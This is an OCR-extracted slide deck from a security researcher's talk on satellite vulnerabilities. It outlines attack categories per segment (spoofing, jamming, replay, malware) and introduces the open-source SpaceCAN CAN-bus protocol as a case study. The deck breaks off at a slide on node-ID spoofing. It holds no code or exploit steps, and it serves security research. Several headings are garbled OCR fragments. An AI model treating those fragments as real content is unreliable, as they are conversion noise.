
Securing the Stars:

A Comprehensive Analysis of Modern Satellite Vulnerabilities and Emerging Attack Surfaces

Whoami

- Vic Huang
- Independent Researcher / Security Engineer
- Member at UCCU Hacker
- Working in the Web, Mobile, ICS, and Privacy domain
- Shared his research at HITB, CODE BLUE, Ekoparty, ROOTCON, REDxBLUE Pill, HITCON, CYBERSEC, and DEFCON Village.



Outline


- Introduction
 - Satellite segments & attacks
 - Open satellite projects
- Case Study
 - SPACECAN
 - Special case using Libcsp
- Takeaway




Introduction

Satellite segments


- distribution of the second second



Satellite segments & attacks



- Insecure protocols
- Unauthorized control
- Spoofing
- Jamming





- Replay / Spoofing
- Jamming / Interference
- Infrastructure



Ground Segment


Spoofing

Malware

IoT vulnerabilities


Satellite & subsystems

System level of ION-F Nanosatellite



Command and Data Handling Subsystem Design for the Ionospheric Observation Nanosatellite Formation (ION-F)


Diagram of a Standard 2U CubeSat




Applying HOL/PBL to Prepare Undergraduate Students into Graduate Level Studies in the Field of Aerospace Engineering Using the Puerto Rico CubeSat Project Initiative

Open satellite projects

- Nowadays, the cost of building and launching satellites, especially CubeSats, is not that unaffordable
- Communities or laboratory students can potentially create their own satellite projects
- Most of their software and hardware are open source






https://magazine.byu.edu/article/cubesat/



Case Study - SpaceCAN

SpaceCAN & LIEFE DILLEE

- <u>LibreCube</u> is an open project that aims to create an ecosystem of modular components
- They developed both hardware and software, such as libraries for on-board computers and several space protocols simplified from CCSDS and ECSS
- SpaceCAN is one of the libraries they developed, which is a simplified version of ECSS-E-ST-50-15C, a CAN Bus extension protocol for internal communication





https://librecube.org/

CAN bus & Satellite

To Bearing Higher Anna Lesson Trees

- SMART-1 was the first ESA satellite to integrate CAN
- Eurostar 3000 platform, OPS-SAT, and many more
- SpaceCAN is an application level CAN extension protocol






https://librecube.gitlab.io/development/assets/SpaceCAN_lecture.pdf

SpaceCAN - Node ID & spoofing

